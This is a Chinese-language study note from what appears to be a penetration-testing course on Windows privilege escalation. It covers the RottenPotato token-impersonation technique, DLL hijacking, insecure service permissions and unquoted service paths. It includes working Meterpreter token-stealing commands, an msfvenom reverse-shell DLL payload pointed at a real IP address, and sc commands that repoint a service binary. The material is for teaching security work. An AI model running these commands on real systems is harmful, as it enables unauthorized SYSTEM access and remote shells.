
权限提升-烂土豆&dll 劫持&引号路径&服务权限


权限提升-小迪安全
1 Webshell
后台
功能点
文件上传
模版修改
SQL执行
数据备份
.....
思路点
已知程序
网上资料
代码审计
未知程序
漏洞
单点漏洞
文件上传
文件包含
RCE执行
SQL注入
.....
组合漏洞
各方面配合
第三方
编辑器
中间件平台
phpmyadmin
.....
2 其他权限
数据库
mssql
mysql
oracle
.....
服务类
FTP
RDP
SSH
.....
第三方接口
邮件
支付
空间商
.....
3 服务器系统
windows
针对环境
web
本地
提权方法
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
不安全的服务权限
不带引号的服务路径
Unattended Installs
AlwaysInstallElevated
针对版本
windows xp
windows7/8/10
windows2k3/08
windows2012/16
linux

RottenPotato（烂土豆）提权的原理可以简述如下：

1. 欺骗 “NT AUTHORITY\SYSTEM” 账户通过NTLM认证到我们控制的TCP终端。
2. 对这个认证过程使用中间人攻击（NTLM重放），为 “NT AUTHORITY\SYSTEM” 账户本地协商一个安全令牌。这个过程是通过一系列的Windows API调用实现的。
3. 模仿这个令牌。只有具有 “模仿安全令牌权限” 的账户才能去模仿别人的令牌。一般大多数的服务型账户（IIS、MSSQL等）有这个权限，大多数用户级的账户没有这个权限。

所以，一般从web拿到的webshell都是IIS服务器权限，是具有这个模仿权限的。测试过程中，我发现使用已经建好的账户（就是上面说的用户级账户）去反弹meterpreter然后再去执行EXP的时候会失败，但使用菜刀（IIS服务器权限）反弹meterpreter就会成功。

烂土豆比热土豆的优点是：

1. 100%可靠
2. (当时)全版本通杀
3. 立即生效，不用像hot potato那样有时候需要等Windows更新才能使用。

总之，我对这个的理解是通过中间人攻击，将COM（NT\\SYSTEM权限）在第二部挑战应答过程中认证的区块改成自己的区块获取SYSTEM令牌，然后利用msf的模仿令牌功能模仿SYSTEM令牌。

必备知识点：
#令牌窃取配合烂土豆提权
单纯令牌窃取：Web 权限或本地提权
如配合烂土豆提权：Web 或数据库等权限

#不带引号服务路径安全问题
服务路径提权：Web 权限或本地提权

#不安全的服务权限配置问题
服务权限配置：Web 权限或本地提权(Web 几率小)

#补充说明：dll 劫持提权及 AlwaysInstallElevated 等说明
dll 劫持提权需要特定软件应用的控制权限及启用配合，复杂鸡肋
AlwaysInstallElevated 提权默认禁用配置，利用成功机会很少

演示案例：

- Win2012-烂土豆配合令牌窃取提权-Web 权限
- Win2012-DLL 劫持提权应用配合 MSF-Web 权限

- Win2012-不安全的服务权限配合 MSF-本地权限
- Win2012-不带引号服务路径配合 MSF-Web,本地权限
- 关于 Windows 相关知识点总结说明-权限层,系统层,防护层等

#案例 1：Win2012-烂土豆配合令牌窃取提权-Web 权限
原理：参考上述图片内容，非服务类用户权限无法窃取成功(原理)
过程：上传烂土豆-执行烂土豆-利用窃取模块-窃取 SYSTEM-成功
upload /root/potato.exe C:\Users\Public
cd C:\\Users\\Public
use incognito
list_tokens -u
execute -cH -f ./potato.exe
list_tokens -u
impersonate_token "NT AUTHORITY\\SYSTEM"

#案例 2：Win2012-DLL 劫持提权应用配合 MSF-Web 权限
原理：Windows 程序启动的时候需要 DLL。如果这些 DLL 不存在，则可以通过在应用程序要查找的位置放置恶意 DLL 来提权。通常，Windows 应用程序有其预定义好的搜索 DLL 的路径，它会根据下面的顺序进行搜索：
1、应用程序加载的目录
2、C:\Windows\System32
3、C:\Windows\System
4、C:\Windows
5、当前工作目录 Current Working Directory，CWD
6、在 PATH 环境变量的目录（先系统后用户）
过程：信息收集-进程调试-制作 dll 并上传-替换 dll-启动应用后成功
msfvenom -p windows/meterpreter/reverse_tcp lhost=101.37.169.46 lport=6677 -f dll >/opt/xiaodi.dll

#案例 3：Win2012-不安全的服务权限配合 MSF-本地权限
原理：即使正确引用了服务路径，也可能存在其他漏洞。由于管理配置错误，用户可能对服务拥有过多的权限，例如，可以直接修改它导致重定向执行文件。
过程：检测服务权限配置-制作文件并上传-更改服务路径指向-调用后成功
accesschk.exe -uwcqv "administrators" *
sc config "NewServiceName" binpath="C:\Program.exe"
sc start "NewServiceName"

#案例 4：Win2012-不带引号服务路径配合 MSF-Web,本地权限
原理：当 Windows 服务运行时，会发生以下两种情况之一。如果给出了可执行文件，并且引用了完整路径，则系统会按字面解释它并执行。但是，如果服务的二进制路径未包含在引号中，则操作系统将会执行找到的空格分隔的服务路径的第一个实例。
过程：检测引号服务路径-利用路径制作文件并上传-启用服务或重启-调用后成功
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\"

|findstr /i /v """

#总结 Windows 提权知识点：
掌握：提权方法对应层面，提权方法对应系统版本，相关文件及后门免杀问题等

涉及资源：

https://github.com/tennc/webshell

https://www.sdbeta.com/wg/2020/0628/235361.html

https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075
